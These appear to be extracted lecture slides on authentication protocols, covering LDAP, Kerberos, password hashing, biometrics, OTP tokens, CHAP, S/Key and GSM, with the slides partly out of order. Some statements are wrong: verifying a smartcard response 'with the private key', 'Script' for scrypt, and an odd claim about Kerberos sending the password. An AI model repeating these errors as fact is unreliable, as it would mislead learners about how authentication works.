
### Access to LDAP can be anonymous or authenticated

- Anonymous information: general contacts and configurations
- Authenticated (Bind): Specific profile info

### LDAP Bind: credentials are user **path** and password

- Support for different authentication methods: PLAIN, SASL, Certificates
- Supports same username in different domains
  - **dn=usera,ou=deti,dc=ua,dc=pt** vs **dn=userb,ou=deti,dc=ua,dc=pt**

## LDAP Directory Tree



# SSO: Kerberos

---

**Authentication protocol for usage in networked environments**

- Based on the notion of Tickets with limited validity
- Default process for Microsoft Active Directory (and CodeUA)

**Supports mutual authentication**

- Actually, the authenticator will send the password to the client!

**Four Key Entities**

- Client: Wishes to access a service
- Service Server (SS): Provides a service the user wants to access
- Ticket Granting Server (TGS): Provides access to services
- Authentication Server (AS): Provides access to the TGS for each user

**Key Distribution Center: AS + TGS (+database)**

SSO:

## Kerberos: Client Authentication

---

**1: Client password is transformed (e.g. hash)**


**2: Client sends authentication request to AS with ClientID**

**3: AS replies with 2 messages:**

- A:  $E_{\text{user\_key}}$ (Client/TGS Session Key)
- B:  $E_{\text{tgs\_key}}$ (TGT)
  - Ticket Granting Ticket = Client, client network address, validity, Client/TGS Session Key

**4: User uses its key to decrypt A**

- if password equals the one stored in AS he has access to TGS Session Key
- He can request Authorization to access the Service



# Authentication Mechanisms and Protocols

---

# Authentication (Authn)

---

**Proof that an entity has an attribute it claims to have**

- Hi, I'm Joe
- Prove it!
- Here are my Joe's credentials
- Credentials accepted/not accepted

- Hi, I'm over 18
- Prove it!
- Here is the proof
- Proof accepted/not accepted

# Authn: Proof Types

---

## Something we know

- A secret memorized (or written down...) by Joe

## Something we have

- An object/token solely held by Joe

## Something we are

- Joe's Biometry

## Multi-factor authentication

- Simultaneous use of different proof types
- 2FA = Two Factor Authentication

# Authn : Goals

---

## **Authenticate interactors**

- People, services, servers, hosts, networks, etc.

## **Enable the enforcement of authorization policies and mechanisms**

- Authorization != authentication
- Authorization  $\Rightarrow$  authentication

## **Facilitate the exploitation of other security-related protocols**

- e.g. key distribution for secure communication

# Authn : Requirements

---

## ◆ Trustworthiness

- How good is it in proving the identity of an entity?
- How difficult is it to be deceived?
- Level of Assurance (LoA)

## ◆ Secrecy

- No disclosure of secret credentials used by legitimate entities

# NIST 800-63

LoA	DESCRIPTION	TECHNICAL REQUIREMENTS		
		IDENTITY PROOFING REQUIREMENTS	TOKEN (SECRET) REQUIREMENTS	AUTHENTICATION PROTECTION MECHANISMS REQUIREMENTS
1	Little or no confidence exists in the asserted identity; usually self-asserted; essentially a persistent identifier	Requires no identity proofing	Allows any type of token including a simple PIN	Little effort to protect session from off line attacks or eavesdropper is required.
2	Confidence exists that the asserted identity is accurate; used frequently for self service applications	Requires some identity proofing	Allows single-factor authentication. Passwords are the norm at this level.	On-line guessing, replay and eavesdropping attacks are prevented using FIPS 140-2 approved cryptographic techniques.
3	High confidence in the asserted identity's accuracy; used to access restricted data	Requires stringent identity proofing	Multi-factor authentication, typically a password or biometric factor used in combination with a 1) software token, 2) hardware token, or 3) one-time password device token	On-line guessing, replay, eavesdropper, impersonation and man-in-the-middle attack are prevented. Cryptography must be validated at FIPS 140-2 Level 1 overall with Level 2 validation for physical security.
4	Very high confidence in the asserted identity's accuracy; used to access highly restricted data.	Requires in-person registration	Multi-factor authentication with a hardware crypto token.	On-line guessing, replay, eavesdropper, impersonation, man-in-the-middle, and session hijacking attacks are prevented. Cryptography in the hardware token must be validated at FIPS 140-2 level 2 overall, with level 3 validation for physical security.

# Authn : Requirements

---

## Robustness

- Prevent attacks to the protocol data exchanges
- Prevent on-line DoS attack scenarios
- Prevent off-line dictionary attacks

## Simplicity

- It should be as simple as possible to prevent entities from choosing dangerous shortcuts

## Deal with vulnerabilities introduced by people

- They have a natural tendency to facilitate or to take shortcuts

# Authn: Entities and deployment model

---

## Entities

**People**

**Hosts**

**Networks**

**Services / servers**

## Deployment model

### Along the time

- Only when interaction starts
- Continuously along the interaction

### Directionality

- Unidirectional
- Bidirectional (Mutual)

# Authentication interactions: Basic approaches

---

## Direct approach

1. Provide credentials
2. Wait for verdict

## Challenge-response approach

1. Get challenge
2. Provide a response computed from the challenge and the credentials
3. Wait for verdict

# Authentication of subjects: Direct approach w/ known password

---

**A password is checked against a value previously stored**

- For a claimed identity (username)

**Personal stored value:**

- Transformed by a unidirectional function
- Windows: digest function
- UNIX: DES hash + salt
- Linux: MD5 + salt
  - hash is configurable

**Optimal: PBKDF2, Script with high complexity**

# Authentication of subjects: Direct approach w/ known password

## Advantage

- Simplicity!

## Problems

- Usage of weak keys
  - They enable dictionary attacks
- Transmission of passwords along insecure communication channels
  - Eavesdroppers can easily learn the password
  - e.g. Unix remote services, PAP



### Top Ten 2017 from Splashdata

1. 123456
2. Password
3. 12345678
4. qwerty
5. 12345
6. 123456789
7. letmein
8. 1234567
9. football
10. iloveyou

# Authentication of subjects: Direct approach with biometric


---

**People get authenticated using body measures**

- Biometric samples
- Fingerprint, iris, face geometry, voice timber, manual writing, vein matching, etc.

**Measures are compared with personal records**

- Biometric references (or template)
- Registered in the system with a previous enrolment procedure



# Authentication of subjects: Direct approach with biometrics

---

## Advantages

- People do not need to use memory, or carry something
  - Just be their self
- People **cannot** choose weak passwords
  - In fact, they don't chose anything
- Authentication credentials cannot be transferred to others
  - One cannot delegate its own authentication

# Authentication of subjects: Direct approach with biometrics

---

## Problems

- Biometric methods are still incipient
  - In many cases it can be fooled with ease (Face Recognition, Fingerprint)
- People cannot change credentials
  - If the credentials or templates are stolen
- Credentials cannot be transferred between individuals
  - If it is required in extraordinary scenarios
- Can pose risks to individuals
  - Physical integrity can be compromised by an attacker in order to acquire biometric data
- It is not easy to be implemented in remote systems
  - It is mandatory to have secure and trusted biometric acquisition devices
- Biometrics can reveal other personal secrets
  - Diseases

# Authentication of subjects: Direct approach with one-time passwords

## One Time Passwords = Secrets that can be used only once

- Pre-distributed directly, or the result of a generator function

## Example: Bank codes, Google Backup Codes



Print backup verification codes Close

Backup verification codes

1. 925 08 575	6. 042 74 256
2. 688 94 054	7. 252 38 814
3. 546 12 675	8. 765 07 144
4. 419 82 291	9. 842 92 280
5. 609 30 315	10. 305 04 397

Printed: August 3, 2012 10:45:48 AM PDT


Keep them someplace accessible, like your wallet. Each code can be used only once.

[Print](#) [Save to text file](#)

Running out of backup codes? Generate new ones at:  
<https://www.google.com/accounts/SmsAuthConfig>

Only the latest set of backup codes will work.

[Generate new codes](#)



[https://www.montepio.pt/SitePublico/pt\\_PT/particulares/montepio24/cartao-matriz.page?altcode=10006P](https://www.montepio.pt/SitePublico/pt_PT/particulares/montepio24/cartao-matriz.page?altcode=10006P)

# Authentication of subjects: Direct approach with one-time passwords

---

## Advantages

- Can be eavesdropped, allowing its use in channels without encryption
- Can be chosen by the authenticator, which may enforce a given complexity
- Can depend on a shared password

## Problems

- Interacting entities need to know which password to use in each occasion
  - Implies some form of synchronization (e.g, index, coordinates)
- Individuals may require additional resources to store or generate the passwords
  - Sheet of paper, application, additional device, etc.

# RSA SecurID

## Personal Authentication Device

- Can also exists as software modules for mobile devices (smartphones)

## Generate a unique number at fixed intervals

- Usually one per minute or per 30 seconds
- Sequence is associated to a individual (**User ID**)
- Number is calculated by considering:
  - A 64 bit secret key stored in the device
  - The current date and time
  - A proprietary algorithm (**SecurID hash**)
  - Optionally: a PIN code



# RSA SecurID

---

## Authentication with Unique Keys

**Subjects generates an OTP by combining his User ID with the number presented by the device**

- OTP = User ID, Token Number

**The RSA ACE Server does the same: given an User ID it calculates the Token, and check if they match**

- Server knows the User ID and the 64 bits shared key
- Server and token have their clocks synchronized. Additional measures must be taken to deal with the clock skew.
  - RSA Security Time Synchronization

**Robust against dictionary attacks**

- Keys are not chosen by individuals

**Vulnerable to attacks to the RSA ACE Server**

- 2011: Adobe Flash Zero Day exploited from Flash object in XLS spreadsheet

# Yubikey

---




## Personal Authentication Device

- USB and/or NFC

## Activation generates a 44 characters key

- Emulates a USB keyboard (besides an own API)
- Supports HOTP (events) or TOPT (Temporal)
- If a challenge is provided, user must touch the button to obtain a result
- Several algos, including AES 256

**cccjgjgkhcbbirdrfdnInghhfgrtnnlgedjlftrbdeut**



# Challenge Response Approach

---

**The authenticator provides a challenge (e.g, a NONCE)**

**The authenticated entity transforms the challenge**

- The transformation method is shared with the authenticator

**The result is sent to the authenticator**

**The authenticator verifies the result**

- Calculates a result using the same method and challenge
- or... produces a value from the result and evaluates if it is equal to the challenge, or to some related value

# Challenge Response Approach

---

## Advantages

- Authentication credentials are not exposed
- An eavesdropper will see the challenge and the result, but has no knowledge about the transformation

## Problems

- Authenticated entities must have the capability of calculating results to challenges
  - Hardware token ou software application
- The authenticator may need to keep shared secrets (in clear text)
  - Secrets can be stolen
  - Individuals may reuse secrets in other systems, enabling lateral attacks.
- May be possible to calculate all results to a single (or all) challenge(s)
  - Can reveal the secret used
- May be vulnerable to dictionary attacks
- Authenticator should **NEVER** issue the same challenge to the same user.

# Authentication of Subjects: Challenge response with Smartcards

## Authentication Credentials

- Having the SmartCard
  - e.g., the Citizen Card
- The private key stored inside the smartcard
- The PIN code to access the key

## The authenticator knows

- The user public key



## Robust against:

- Dictionary attacks
- Offline attacks to the database
- Insecure channels



# Authentication of Subjects: Challenge response with Smartcards

---

## Challenge Response Protocol

- The authenticator generates a random challenge
  - Or a value that was never used before (NONCE)
- SmartCard owner ciphers the challenge with his private key
  - Stored in the smart card, protected by the PIN code
  - In alternative, he can sign the challenge
- The authenticator deciphers the result with the private key
  - If the decrypted result matches the challenge, the authentication is successful.
  - In alternative, it can verify the signature (which is the same process)

# Authentication of Subjects: Challenge response with Shared Secret

---

## **Authentication Credentials**

- Password selected by the individual

## **The authenticator knows:**

- Bad approach: the shared password
- Better approach: A transformation of the shared password
  - The transformation should be unidirectional

# Authentication of Subjects: Challenge response with Shared Secret

---

## Basic Challenge-Response Protocol

- The authenticator generates a random value
  - Or a value that was never used before (NONCE)
- The individual calculates a transformation of the challenge and the password
  - $\text{result} = \text{hash}(\text{challenge} \mid\mid \text{password})$
  - or...  $\text{result} = \text{encrypt}(\text{challenge}, \text{password})$
- The authenticator reverts the process and check if the values match
  - $\text{result} == \text{hash}(\text{challenge} \mid\mid \text{password})$
  - or ....  $\text{challenge} == \text{decrypt}(\text{result}, \text{password})$
- Examples: CHAP, MS-CHAP v1/v2, S/Key

# PAP and CHAP (RFC 1334, 1992, RFC 1994, 1996)

---

## Protocols user for PPP (Point-to-Point Protocol)

- Unidirectional authentication
  - The authenticator authenticates users, but users do not authenticate the authenticator

## PAP (PPP Authentication Protocol)

- Simple presentation of a UID/Password pair
- Insecure transmission (in clear text)

## CHAP (Challenge-response Authentication Protocol)

Aut → U : authID, challenge

U → Aut: authID, MD5(authID, secret, challenge), identity

Aut → U : authID, OK/not OK

- The authenticator can request further authentication at any time

# S/Key (RFC 2289, 1998)

---

## Authentication Credentials: A password

### The authenticator knows


- The last One-Time Password (OTP) that was used
- The index of the last OTP used
  - Defines an order between consecutive OTPs
- A seed (or root) of all OTPs

### Authenticator setup process

- The authenticator defines a random seed
- The individual generates the initial OTP:
  - $OTP_n = h_n(\text{seed, password})$ , where  $h = \text{MD4}$
  - Alternative versions of S/Key use MD5, SHA-1 or other
- The authenticator stores the seed, the index N and OTPn, to use in further authentication processes

# S/Key (RFC 2289, 1998)

---



# S/Key: Authentication Process

---

**The authenticator sends the **seed** and the **index** for that specific user**

- They are considered a challenge

**The user will generate **index-1** consecutive OTPs**

- Uses the last one ( $\text{OTP}_{\text{index-1}}$ ) as the **result** to the challenge presented

**The authenticator calculates  **$h(\text{result})$**  and compares the value with  **$\text{OTP}_{\text{index}}$**  that is stored**

- If  $h(\text{result}) = \text{OTP}_{\text{index}}$ , the authentication is successful
- If the process is successful, it stores the last values used for the index and the OTP
  - $\text{index-1}$  e  $\text{OTP}_{\text{index-1}}$

# Authentication of subjects: Challenge-Response with shared secret

---

**Uses a cryptographic shared key instead of a password**

- Robust against dictionary attacks
- Requires a device to store the shared key

# GSM: Authentication of a Subscriber

---

**Based on a secret shared between the HLR and the subscriber phone**

- Uses 128 bit shared key (not a asymmetric key pair)
- Key is stored in the SIM card
- SIM card answers challenges using the shared key

**Uses (initially unknown algorithms):**

- A3 for authentication
- A8 to generate the session key
- A5 is a stream cipher for communication

**A3 and A8 are executed by the SIM, A5 executed by the baseband**

- A3 and A8 can be chosen by the operator

# GSM: Authentication of a Subscriber

**MSC requests triples from HLR/AUC**

